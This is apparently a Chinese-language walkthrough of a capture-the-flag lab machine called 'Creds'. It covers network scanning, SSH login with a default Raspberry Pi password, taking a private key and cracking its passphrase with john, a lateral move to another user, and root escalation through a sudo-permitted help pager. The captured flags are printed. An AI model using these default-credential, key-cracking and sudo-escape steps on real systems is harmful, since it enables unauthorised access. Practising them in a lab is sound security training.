

主机发现

```
(root@xhh) - [~/Desktop/xhh/qq/Creds]
# arp-scan -I eth1 -l
```

192.168.56.112 08:00:27:d4:ec:19 PCS Systemtechnik GmbH


主机地址为: 192.168.56.112

端口扫描

```
(root@xhh) - [~/Desktop/xhh/qq/Creds]
# nmap -p- 192.168.56.112
```

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http

探测80端口



一个树莓派的介绍页面，且pi像一个用户名

Raspberry

树莓派的默认用户名是pi，默认密码是raspberrypi。不过在最新版本的树莓派系统中，用户需要在安装后自行设置用户名和密码。

没什么信息，检索一下默认密码看看

登录pi

```
└─(root@xhh)-[~/Desktop/xhh/QQ/Creds]
└─# ssh pi@192.168.56.112
pi@192.168.56.112's password:

pi@Creds:~$ id
uid=1001(pi) gid=1001(pi) groups=1001(pi)
```

默认密码 `raspberry` 登录上

user.txt

```
pi@Creds:~$ cat user.txt
flag{user-8f818940c395e0b0c39a357c6611c703}
```

pi ---> final

```
pi@Creds:~$ ls -al /home
total 16
drwxr-xr-x  4 root  root  4096 Nov 26 06:54 .
drwxr-xr-x 18 root  root  4096 Mar 18 2025 ..
drwx-----  3 final final 4096 Nov 26 06:58 final
drwx-----  4 pi    pi    4096 Nov 27 07:29 pi
```

应该提权到用户 `final`

```
pi@Creds:~$ ls -al
total 1184

-rw-r--r--  1 root  root  80585 Dec 29 2024 pass.txt
drwx-----  2 pi    pi    4096 Nov 26 06:58 .ssh
-rw-r--r--  1 root  root    44 Nov 26 06:48 user.txt

pi@Creds:~$ ls -al ~/.ssh
total 24
drwx-----  2 pi  pi  4096 Nov 26 06:58 .
drwx-----  4 pi  pi  4096 Nov 27 07:29 ..
-rw-r--r--  1 pi  pi   90 Nov 26 06:53 authorized_keys
-rw-----  1 pi  pi  444 Nov 26 06:53 id_ed25519
-rw-r--r--  1 pi  pi   90 Nov 26 06:53 id_ed25519.pub
-rw-r--r--  1 pi  pi  222 Nov 26 06:58 known_hosts
```

把'id_ed25519'和'pass.txt'拿到kali里

```
└─(root@xhh)-[~/Desktop/xhh/QQ/Creds]
└─# ls
id_rsa  pass.txt
```

john爆破

```
└─(root@xhh)-[~/Desktop/xhh/QQ/Creds]
└─# john tmp --wordlist=pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:07:56 62.93% (ETA: 19:36:24) 0g/s 13.28p/s 13.28c/s 13.28C/s
soraia..weather
0g 0:00:09:19 74.32% (ETA: 19:36:19) 0g/s 13.33p/s 13.33c/s 13.33C/s
1qwerty..loveu1
raspberry (id_rsa)
1g 0:00:12:11 DONE (2025-11-30 19:35) 0.001367g/s 12.78p/s 12.78c/s 12.78C/s
smooch..nebraska
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

爆破很久还是默认密码。（默认密码在pass.txt后面，反转一下说不定快一点）

登录final

```
pi@Creds:~$ ssh final@127.0.0.1 -i .ssh/id_ed25519
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:IV6iZTL6D//10jh0d8XoSMEpPgjyUfV/FpQmf3q35Hg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Enter passphrase for key '.ssh/id_ed25519':
Linux Creds 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

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the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: wed Nov 26 06:59:22 2025 from ::1
final@Creds:~$ id
uid=1000(final) gid=1000(final) groups=1000(final)
```

提权

```
final@Creds:~$ sudo -l
Matching Defaults entries for final on Creds:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User final may run the following commands on Creds:
    (ALL) NOPASSWD: /usr/local/bin/creds search *
```

看一下help, 发现进入像 vim, man 命令类似的界面 (!sh直接提权就行)

```
final@Creds:~$ sudo /usr/local/bin/creds search * --help
[-] Product not found in database 🐱
INFO: Showing help with the command 'creds search lol - -- --help'.

# id
uid=0(root) gid=0(root) groups=0(root)
```

root.txt

```
# cat root.txt
flag{root-4b05311c50c83a1894684662a95adcc5}
```